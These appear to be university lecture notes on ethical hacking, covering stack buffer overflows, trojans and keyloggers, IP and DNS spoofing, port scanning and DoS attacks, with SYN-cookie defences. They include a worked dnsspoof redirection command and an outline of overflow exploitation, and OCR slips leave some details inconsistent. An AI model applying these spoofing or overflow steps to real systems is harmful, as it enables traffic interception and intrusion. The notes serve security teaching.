The program works by sequentially executing CPU instructions. For this purpose the CPU has the Extended Instruction Counter (EIP register) to maintain the sequence order. It controls the execution of the program, indicating the address of the next instruction to be executed. For example, running a jump or calling a function causes the said register to be appropriately modified. Suppose that the EIP calls itself at the address of its own code section and proceeds with execution. What will happen then?

When a procedure is called, the return address for function call, which the program needs to resume execution, is put into the stack. Looking at it from the attacker‛s pointof view, this is a situation of key importance. If the attacker somehow managed to overwrite the return address stored on the stack, upon termination of the procedure, it would be loaded into the EIP register, potentially allowing any overflow code to be executed instead of the process code resulting from the normal behavior of the program. We may see how the stack behaves after the code of Listing 1 has been executed.

Listing1

```
void f(int a, int b)

{

char buf[10];

// <-- the stack is watched here

}
void main()

{

f(1, 2);

}
```

After the function *f()* is entered, the stack looks like the illustration in Figure 5




Figure 5 Behavior of the stack during execution of a code from Listing 1

Legend:

Firstly, the function arguments are pushed backwards in the stack (in accordance with the C language rules), followed by the return address. From now on, the function *f()* takes the return address to exploit it. *f()* pushes the current EBP content (EBP will be discussed further below) and then allocates a portion of the stack to its local variables. Two things are worth noticing.

Firstly, the stack grows downwards in memory as it gets bigger. It is important to remember, because a statement like this:
sub esp, 08h

That causes the stack to grow, may seem confusing. In fact, the bigger the ESP, the smaller the stack size and vice versa. An apparent paradox.

Secondly, whole 32-bit words are pushed onto the stack. Hence, a 10-character array occupies really three full words, i.e. 12 bytes.

How does the stack operate?

There are two CPU registers that are of ―vital‖ importance for the functioning of the stack which hold information that is necessary when calling data residing in the memory. Their names are ESP and EBP. The ESP (Stack Pointer) holds the top stack address. ESP is modifiable and can be modified either directly or indirectly. Directly — since direct operations are executable here, for example, add esp, 08h. This causes shrinking of the stack by 8 bytes (2 words). Indirectly — by adding/removing data elements to/from the stack with each successive PUSH or POP stack operation. The EBP register is a basic (static) register that points to the stack bottom. More precisely it contains the address of the stack bottom as an offset relative to the executed procedure. Each time a new procedure is called, the old value of EBP is the first to be pushed onto the stack and then the new value of ESP is moved to EBP. This new value of ESP held by EBP becomes the reference base to local variables that are needed to retrieve the stack section allocated for function call {1}.

Since ESP points to the top of the stack, it gets changed frequently during the execution of a program, and having it as an offset reference register is very cumbersome. That is why EBP is employed in this role.

The threat

How to recognize where an attack may occur? We just know that the return address is stored on the stack. Also, data is handled in the stack. Later we will learn what happens to the return address if we consider a combination, under certain circumstances, of both facts. With this in mind, let us try with this simple application example using Listing 2.

Listing 2

```
#include
char *code = "AAAABBBBCCCCDDD"; //including the character '\0' size = 16 bytes
void main()

{

char            buf[8];

strcpy(buf, code);

}
```

When executed, the above application returns an access violation {2}. Why? Because an attempt was made to fit a 16-character string into an 8–byte space (it is fairly possible since no checking of limits is carried out). Thus, the allocated memory space has been exceeded and the data at the stack bottom is overwritten. Let us look once again at Figure 2. Such critical data as both the frame address and the return address get overwritten (!). Therefore, upon returning from the function, a modified return address has been pushed into EIP, thereby allowing the program to proceed with the address pointed to by this value, thus creating the stack execution error. So, corrupting the return address on the stack is not only feasible, but also trivial if ―enhanced‖ by programming errors.

Poor programming practices and bugged software provide a huge opportunity for a potential attacker to execute malicious code designed by him.

Stack overrun

We must now sort all the information. As we already know, the program uses the EIP register to control execution. We also know that upon calling a func tion, the address of the instruction immediately following the call instruction is pushed onto the stack and then popped from there and moved to EIP when a return is performed. We may ascertain that the saved EIP can be modified when being pushed onto the stack, by overwriting the buffer in a controlled manner. Thus, an attacker has all the information to point his own code and get it executed, creating a thread in the victim process.

Roughly, the algorithm to effectively overrun the buffer is as follows:

1. Discovering a code, which is vulnerable to a buffer overflow.

2. Determining the number of bytes to be long enough to overwrite the return address.

3. Calculating the address to point the alternate code.

4. Writing the code to be executed.

5. Linking everything together and testing .

Privacy Attacks

Privacy vs. security

Privacy: what information goes where?

Security: protection against unauthorized access *Security helps* enforce privacypolicies .Can be *at odds with each other*

e.g., invasive screening to make us more ―secure‖ against terrorism

Here attacker uses various automated tools which are freely available on the internet. Some of them are as follows:

1) Trojan :- Trojan is a Remote Administration Tool (RAT) which enable attacker to execute various software and hardware instructions on the target system.

Most trojans consist of two parts -

a) The Server Part :- It has to be installed on the the victim's computer.

b) The Client Part :- It is installed on attacker's system. This part gives attacker complete control over target computer.

Netbus, Girlfriend, sub7, Beast, Back Orifice are some of the popular trojans.

2) Keylogger :- Keyloggers are the tools which enable attacker to record all the keystrokes made by victim and send it's logs secretly to the attacker's e -mail addresswhich is previously set by him.

3) Spyware :- Spyware utilities are the malicious programs that spy on the activities of victim, and covertly pass on the recorded information to the attacker without the victim'sconsent. Most spyware utilities monitor and record the victim's internet-surfing habits. Typically, a spyware tool is built into a host .exe file or utility. If a victim downloads and executes an infected .exe file, then the spyware becomes active on the victim's system.

Spyware tools can be hidden both in .exe files an even ordinary cookie files. Most spyware tools are created and released on the internet with the aim of collecting useful information about a large number of Internet users for marketing and advertising purposes. On many occasions, attacker also use spyware tools for corporate espionage andspyingpurposes.

4) Sniffer :- Sniffers were originally developed as a tool for debugging/troubleshooting network problems. The Ethernet based sniffer works with network interface card (NIC) to capture interpreted and save the data packets sent across the network.
Sniffer can turn out to be quite dangerous. If an attacker manages to install a sniffer on your system or the router of your network, then all data including passwords, private messages, company secrets, etc. get captured.

Useful References:

1. Kenneth C.Brancik, ―Insider Computer Fraud‖, Auerbach PublicationsTaylor & Francis, Group 2008.
2. Ankit Fadia, ―Ethical Hacking‖, Second Edition Macmillan India Ltd, 2006
3. http://www.hacking-tutorial.com/
4. http://www.hackforums.net/forumdisplay.php?fid=47

SATHYABAMA
INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)
Accredited "A" Grade by NAAC | 12B Status by UGC | Approved by AICTE
www.sathyabama.ac.in

SCHOOL OF COMPUTING

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

UNIT-II Ethical Hacking and Digital Forensics – SCSA7017

TCP / IP – Checksums – IP Spoofing port scanning, DNS Spoofing. Dos attacks – SYN attacks, Smurf attacks, UDP flooding, DDOS – Models. Firewalls – Packet filter firewalls - Packet Inspection firewalls – Application Proxy Firewalls - Batch File Programming

TCP/IP-CHECKSUM

The Transmission Control Protocol is designed to provide reliable data transfer betweena pair of devices on an IP internetwork. Much of the effort required to ensure reliable delivery of data segments is of necessity focused on the problem of ensuring that datais not lost in transit. But there's another important critical impediment to the safe transmission of data: the risk of *errors* being introduced into a TCP segment during its travel across the internetwork.

Detecting Transmission Errors Using Checksums

If the data gets where it needs to go but is corrupted and we do not detect the corruption, this is in some ways worse than it never showing up at all. To provide basic protection against errors in transmission, TCP includes a 16-bit *Checksum* field in its header. The idea behind a checksum is very straight-forward: take a string of data bytes and add them all together. Then send this sum with the data stream and have the receiver check the sum. In TCP, a special algorithm is used to calculate this checksum by the device sending the segment; the same algorithm is then employed by the recipient to check the data it received and ensure that there were no errors.

The checksum calculation used by TCP is a bit different than a regular checksum algorithm. A conventional checksum is performed over all the bytes that the checksumis intended to protect, and can detect most bit errors in any of those fields. The designers of TCP wanted this bit error protection, but also desired to protect against other type of problems.

TCP Checksum Calculation and the TCP "Pseudo Header"

Advantages of the Pseudo Header Method

So, why bother with this ―pseudo header‖? The source and destination devices both compute the checksum using the fields in this pseudo header. This means that if, for any reason, the two devices don't use the same values for the pseudo header, the checksum will fail. Now, when we consider what's in the header, we find that this means the checksum now protects against not just errors in the TCP segment fields but also against:

- **Incorrect Segment Delivery:** If there is a mismatch in the *Destination Address* between what the source specified and what the destination that got the segment used, the checksum will fail. The same will happen if the *Source Address* does not match.

- **Incorrect Protocol:** If a datagram is routed to TCP that actually belongs to a different protocol for whatever reason, this can be immediately detected.

- **Incorrect Segment Length:** If part of the TCP segment has been omitted by accident, the lengths the source and destination used won't match and the checksum will fail.

What's clever about the pseudo header is that by using it for the checksum calculation, we can provide this protection without actually needing to send the fields in the pseudo header itself. This eliminates duplicating the IP fields used in the pseudo header within the TCP header, which would be redundant and wasteful of bandwidth. The drawback of the pseudo header method is that it makes checksum calculation take more time and effort (though this is not much of an issue today.)

In the context of today's modern, high-speed, highly-reliable networks, the use of the pseudo header sometimes seems ―archaic‖. How likely is it that a datagram will be delivered to the wrong address? Not very. At the time TCP was created, however, there was significant concern that there might not be proper ―end-to-end‖ checking of the delivery of datagrams at the IP level. Including IP information in the TCP checksum was seen as a useful additional level of protection.

Of course, there is one interesting implication of the TCP pseudo header: it violates the architectural layering principles that the designers of TCP sought to respect in splitting TCP and IP up. For the checksum, TCP must know IP information that technically it
―shouldn't‖. TCP checksum calculation requires, for example, that the protocol number from the IP header be given to the TCP layer on the receiving device from the IP datagram that carried the segment. The TCP pseudo header is a good example of a case where strict layering was eschewed in favor of practicality.

Finally, TCP also supports an optional method of having two devices agree on an alternative checksum algorithm. This must be negotiated during connection establishment.

IP SPOOFING

What is IP Spoofing?

A technique used to gain unauthorized access to computers, whereby the intruder sends messages to a computer with an IP address indicating that the message is coming from a trusted host

Base for IP spoofing

The concept of IP spoofing was discovered as a security weakness in the IP protocol which carries the Source IP address and the TCP protocol which contains port and sequencing information.

1. Non-Blind Spoofing

Takes place when the attacker is on the same subnet as the victim. This allows the attacker to sniff

packets making the next sequence number available to him.




Figure 1: Non Blind Spoofing

The first stage of this attack is to prevent Victim from sending RST packets to host Target once the attack begins. This can be done by flooding the Victim with SYN messages.

Attacker initiates handshake message with the Target using the spoofed IP address. Target responds to the Victim with a SYN + ACK message which is sniffed by the Attacker to find out which sequence number is expected next for the ACK messages and sends it.

2. Blind Spoofing

Usually the attacker does not have access to the reply.e.g.

Host C sends an IP datagram with the address of some other host (Host A) as the source address to Host B. Attacked host (B) replies to the legitimate host (A) .

The sequence and ackno wledgement numbers from the victim are unreachable. In order to circumvent this, several packets are sent to the victim machine in order to sample sequence numbers.

Attacker connects to a TCP port on the victim prior to starting an attack to completes thethree-way handshake, making sure that the initial sequence number (ISN) is recorded. This is repeated several times to determine the Round Trip Time (RTT) and the finalISN retained. The RTT is necessary to predict the next ISN.

A spoofed ACK message is sent from the attacker to the server:

- If the NSN is less than what is expected by the actual server, it considers it as a resent message and ignores it.
- If the NSN is correctly guessed, the target server responds back.
- If the NSN is greater than the expected NSN but it is within the window of packets expected by the server, the server waits until all the packets prior to that are received.
- If the NSN is greater than the expected NSN and is beyond the window of expected packets, the server just discards the packet.
- **3. ICMP redirect**
- The attacker sends a spoofed ICMP redirect message that appears to come fromthe host_s default gateway.
- e.g. Host 192.168.1.4 sends a forged ICMP packet to host 192.168.1.3, saying the route through 192.168.1.4 is a better way to internet. The source IP address of this forged ICMP packet is the gateway‘s IP address 192.168.1.1. Then all the traffic from 192.168.1.3 to internet will go through 192.168.1.4.

Services Vulnerable to IP Spoofing

1. RPC (Remote Procedure Call services)

RPC multiplexes many services on top of one framework. Port mapper directs clients to the service that they want. Some of these services include NIS, NFS, and Exchange mail. Port mapper is usually secure, but the services below it often are not.

2. Any service that uses IP address authentication

3. X Window system

You can run programs on other people's displays, snoop their keystrokes and mousemovements, lock their screens etc.

4. R services suite (rlogin, rsh, etc.)

To prevent these sorts of attacks, users should have uncrackable passwords, and allshell access should be strongly authenticated and encrypted.

<u>Port Scanning</u>

- The process of examining a range of IP addresses to determine what servicesare running on a network.
- Finds open ports on a computer and the services running on it. For example
  - HTTP uses port 80 to connect to a Web service. IIS / Apache
- Port-scanning tools can be complex, must learn their strengths and weaknessesand understanding how and when you should use these tools.
- Find known vulnerabilities by using:
  - Common Vulnerabilities and Exposures (www.cve.mitre.org)
  - US-CERT (www.us-cert.gov) Web sites.
- There are also port-scanning tools that identify vulnerabilities, commercial tool.
  - AW Security Port Scanner (www.atelierweb.com)

<u>Types of Port Scan</u>

- SYN scan —In a normal TCP session, a packet is sent to another computer withthe SYN flag set. The receiving computer sends back a packet with the

SYN/ACK flag set, indicating an acknowledgment. The sending computer then sends a packet with the ACK flag set.

- If the port the SYN packet is sent to is closed, the computer responds with an RST/ACK (reset/acknowledgment) packet.
- If an attacker‘s computer receives a SYN/ACK packet, it responds quickly with an RST/ACK packet, closing the session.
- This is done so that a full TCP connection is never made and logged as a transaction. In this sense, it‘s –stealthy.‖ After all, attackers don‘t want a transaction logged showing their connection to the attacked computer and listing their IP addresses.

Port Scanning Tools

- Hundreds of port-scanning tools are available for both hackers and securitytesters.
- Not all are accurate, so using more than one port-scanning tool is recommended.
- One of the most popular port scanners and adds new features constantly, suchas OS detection and fast multiple-probe ping scanning.
- Nmap also has a GUI front end called Zenmap that makes working with complexoptions easier.
- Open source
- Very Fast, use multiple threads
- Unicornscan can handle TCP, ICMP, and IP port scanning, it optimizes UDP scanning
  - www.unicornscan.org.
- Nessus and OpenVAS – other commercial and open source

- With the Fping tool (www.fping.com), you can ping multiple IP addresses simultaneously.
    - accepts a range of IP addresses entered at a command prompt,
    - Or create a file containing multiple IP addresses and use it
- For example, the fping -f ip_address.txt command uses ip_address.txt, which contains a list of IP addresses, as its input file.
- fping -g Beginning IPaddress Ending IPaddress. The -g parameter is used when no input file is available. For example, the fping -g 193.145.85.201 193.145.85.220 .

DNS SPOOFING

What is DNS Spoofing ?

DNS Spoofing is the art of making a DNS entry to point to an another IP than it would be supposed to point to. To understand better, let's see an example. You're on your web browser and wish to see the news on www.cnn.com, without to think of it, you just enter this URL in your address bar and press enter.

DNS Spoofing Tools

- Dsniff
- dnsspoof
- Example
    1. abc.com IP address is 10.0.0.1
    2. Make it spoof to respond 100.0.1.1
    3. In the text file dnssniff.txt write
    4. 100.0.1.1 abc.com
    5. [gateway]# dnsspoof -i eth0 -f /etc/dnssniff.txt
    6. [bash]# host abc.com abc.com has address of 100.0.1.1

- DNS Replies are verified for

  Coming from same IP address

  1. Coming to the same port from which request was sent
  2. Reply is for the same record as was asked in the previous question

  Transaction ID match

Now let's see how someone could poison the cache of our DNS Server. An attacker his running is own domain (attacker.net) with his own hacked DNS Server (ns.attacker.net) Note that I said hacked DNS Server because the attacker customized the records in his own DNS server, for instance one record could be www.cnn.com=81.81.81.81

1) The attacker sends a request to your DNS Server asking it to resolve www.attacker.net

2) Your DNS Server is not aware of this machine IP address, it doesn't belongs to his domain, so it needs to asks to the responsible name server.

3) The hacked DNS Server is replying to your DNS server, and at the same time, giving all his records (including his record concerning www.cnn.com) Note : this process is called a zone transfer.

4) The DNS server is not "poisoned". The attacker got his IP, but who cares, his goal was not to get the IP address of his web server but to force a zone transfer and make your DNS server poisoned as long as the cache will not be cleared or updated. 3

5) Now if you ask your DNS server, about www.cnn.com IP address it will give you 172.50.50.50, where the attacker run his own web server. Or even simple, the attacker could just run a bouncer forwarding all packets to the real web site and vice versa, so you would see the real web site, but all your traffic would be passing through the attacker's web site.

DNS ID Spoofing

We saw that when a machine X wants to communicate with a machine Y, the former always needs the latter IP address. However in most of cases, X only has the name ofY, in that case, the DNS protocol is used to resolve the name of Y into its IP address. Therefore, a DNS request is sent to a DNS Server declared at X, asking for the IP address of the machine Y.

Meanwhile, the machine X assigned a pseudo random identification number to its request which should be present in the answer from the DNS server. Then when the answer from the DNS server will be received by X, it will just have to compare both numbers if they're the same, in this case, the answer is taken as valid, otherwise it will be simply ignored by X. Does this concept is safe ? Not completely. Anyone could lead an attack getting this ID number.

If you're for example on LAN, someone who runs a sniffer could intercept DNS requests on the fly, see the request ID number and send you a fake reply with the correct ID number... but with the IP address of his choice. Then, without to realize it, the machine X will be talking to the IP of attacker's choice thinking it's Y.

By the way, the DNS protocol relies on UDP for requests (TCP is used only for zone transferts), which means that it is easy to send a packet coming from a fake IP since there are no SYN/ACK numbers (Unlike TCP, UDP doesn't provide a minimum of protection against IP spoofing).

DOS ATTACK

A distributed **denial-of-service** (**DDoS**) **attack** occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Such an **attack** is often the result of multiple compromised systems (for example a botnet)
flooding the targeted system with traffic.

Ping of Death

POD is an old denial of service attack that was quite effective back in the day, but is notreally much of a threat anymore. Ping of Death has also been called Teardrop, and a few other names.

Within the IP protocol there are maximum byte allowances for packets (information) sent between two machines. The max allowance under IPv4 is 65,535 bytes. When a large packet is sent it is separated across multiple IP packets, and when reassembled creates a packet so big it will cause the receiving server to crash.

SYN Flood

This type of attack is a classic DDoS that sends rapid amounts of packets at a machinein an attempt to keep connections from being closed. The sending machine does not close the connection, and eventually that connection times out. If the attack is strong enough it will consume all resources on the server and send the website offline.

UDP Flood

A User Datagram Protocol Flood works by flooding ports on a target machine with packets that make the machine listen for applications on those ports and send back an ICMP packet.



The attacker sends UDP datagrams in IP packets with spoofed source addresses.
The router passes the UDP datagrams only if a policy permits them.
Protected LAN
DNS Server
IP: 1.2.2.5
Port: 53 (UDP)
UDP Datagrams inside IP packets from a variety of spoofed IP addresses
UDP Datagram
The datagrams are targeting a DNS server at 1.2.2.5:53
— Maximum Limit of UDP Datagrams per Second —
After the UDP flood threshold is reached, the router rejects further UDP datagrams from all addresses in the same security zone for the remainder of the current second and the next second as well.
Legitimate UDP datagram from an address in the same security zone

Figure 2: UDP Flood

Reflected Attack

Forged packets are sent out to as many computers as possible. When the packets are received the computers reply, but because the packets are spoofed, instead of responding to the real sender, the machines will all attempt to communicate with the machine at the spoofed address. Eventually, if the attack is strong enough the server will shut down.

Nuke

This is an old distributed denial of service attack that uses corrupted ICMP packets with a modified ping utility to delivers bad packets to the target server. With enough volume the attack can be successful.

Slowloris

Types of DDoS attacks like these are way more complex than some of the other DDoS attacks we‗ve talked about. Slowloris is a DDos toolkit that sends out partial requests toa target server in an effort to keep the connections open as long as possible. At the same time it does this, it sends out HTTP headers at certain intervals, which ramps up the requests, but never makes any connections. It doesn‗t take long for this type of DDoS attack to take down a website.

Peer-to-Peer Attacks

These types of attacks exploit peer-to-peer networks by maliciously redirecting legitimate visitors to the site or server they want to attack. If the attacker is able to pull it off with enough people, the resulting DDOS shuts down the site.

Unintentional DDoS

Exactly what it sounds like: you get so much traffic you overload your server and itpoops out. This isn‗t necessarily a bad thing. It means your site is growing.

But it also means it‗s time to upgrade.

Degradation of Service Attacks

There really is only one purpose for this type of attack and that is overloading the serveruntil it is so painstakingly slow it‗s all but worthless. This type of attack relies on the fact that no one is going to use a slow website for long, so the slower they can make it, the more of your visitors will find their way off your site.

What makes these types of attacks a pain is because it is hard to tell if you are experiencing a DDoS attack, or are just getting a boost of solid traffic —– which is what every site owner is looking for. The key here is to analyze what your ―visitors‖ are doing on the site and benchmark that with historical data. From there you should be able to tell if it is an attack or not.

Application Level Attacks

These are what‘s known as Layer 7 DDoS attacks. An attack like this will target the weakest points on your website. Layer 7 attacks are very difficult to stop without having the infrastructure, software, and knowledge to combat them.

Multi-Vector Attacks

A Multi-vector DDoS attack is quite possibly the most complex form of DDoS. This is where attackers not only blend attack strategies, but they often use a variety of tools as well. When you are faced with this type of DDoS attack you will notice the attacker pinpointing applications on your server, while at the same time flooding your site with bad traffic.

Zero Day DDoS

―Zero Day‖ attacks are a type of DDoS that is just being used. In other words, it is an attack being used for the first time.

DDoS Attacks Are Constantly Evolving

Distributed denial of service attacks are devastating to businesses. They motivations of attackers are evolving just as fast. From politically motivated to criminal weapon, DDoS attacks are used for a variety of purposes and target many applications: websites, email, and VoIP.

SYN Flood

- Attacker sends continuous stream of SYN packets to target
- Target allocates memory on its connection queue to keep track of half-open connections
- Attacker does not complete 3-way handshake, filling up all slots on connectionqueue of target machine

- If target machine has a very large connection queue, attacker can alternatively send sufficient amount of SYN packets to consume target machine‘s entire network bandwidth




Figure 3 : -A SYN flood using spoofed source IP addresses that are not live




Figure 4: Attackers spoof using unresponsive addresses to prevent RESETfrom freeing up the target‘s connection queue resources.

- Critical servers should have adequate network bandwidth and redundant paths
- Use two different ISPs for Internet connectivity
- Install traffic shaper to limit number of SYN packets
- Increase the size of connection queue or lower the timeout value to complete ahalf-open connection
  - http://www.nationwide.net/~aleph1/FAQ
- Use SYN cookies on Linux systems
  - A calculated value based on the source and destination IP address, port numbers, time, and a secret number
  - Calculated SYN cookie is loaded into the ISN of SYN-ACK response
  - no need to remember half-open connections on the connection queue

Activated via ―echo 1 > /proc/sys/net/ipv4/tcp_syn cookies‖

